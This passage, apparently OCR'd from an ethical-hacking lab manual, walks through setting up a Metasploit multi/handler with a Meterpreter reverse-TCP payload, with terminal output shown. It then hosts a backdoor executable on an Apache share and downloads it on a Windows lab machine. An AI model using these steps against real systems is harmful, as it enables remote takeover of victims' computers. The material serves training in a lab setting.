
12. Now, type **msfconsole** in the terminal and press **Enter** to launch the Metasploit framework.
13. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.
14. Now, issue the following commands in msfconsole:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set a payload.
    - Type **set LHOST 10.10.10.13** and press **Enter** to set the localhost.


Applications Places System
Mon Aug 24, 06:40
Parrot Terminal
File Edit View Search Terminal Help
#cp /root/Desktop/Exploit.exe /var/www/html/share/
[root@parrot]-[~]
#service apache2 start
[root@parrot]-[~]
#msfconsole
cowsay++
< metasploit >
=[metasploit v6.0.0-dev]
+ -- --=[2052 exploits - 1108 auxiliary - 345 post]
+ -- --=[566 payloads - 45 encoders - 10 nops]
+ -- --=[7 evasion]
Metasploit tip: Open an interactive Ruby terminal with irb
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) >

15. ☐ To start the handler, type the command **exploit -j -z** and press **Enter**.


Applications Places System
Mon Aug 24, 06:50
Parrot Terminal
File Edit View Search Terminal Help
PAYLOAD
LOOT
=[metasploit v6.0.0-dev
+ -- --=[2052 exploits - 1108 auxiliary - 345 post
+ -- --=[566 payloads - 45 encoders - 10 nops
+ -- --=[7 evasion
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) >

16. Now, click Windows 10 to switch to the **Windows 10** machine. Click Ctrl+Alt+Delete, by default, **Admin** user profile is selected, click Pa$$w0rd to paste the password in the Password field and press **Enter** to login.



Admin
Admin
Jason

17. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, click http://10.10.10.13/share and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
18. Click the **Exploit.exe** file to download the backdoor file.


10.10.10.13 is the IP address of the host machine (here, the **Parrot Security** machine).


Index of /share
10.10.10.13/share/
Index of /share
Name
Last modified
Size
Description
Parent Directory -
BadDoc.docm 2020-08-24 02:51 153K
Exploit.exe 2020-08-24 06:38 72K
Test.exe 2020-08-24 00:47 72K
malicious_payload.exe 2020-08-24 02:06 245K
Apache/2.4.46 (Debian) Server at 10.10.10.13 Port 80

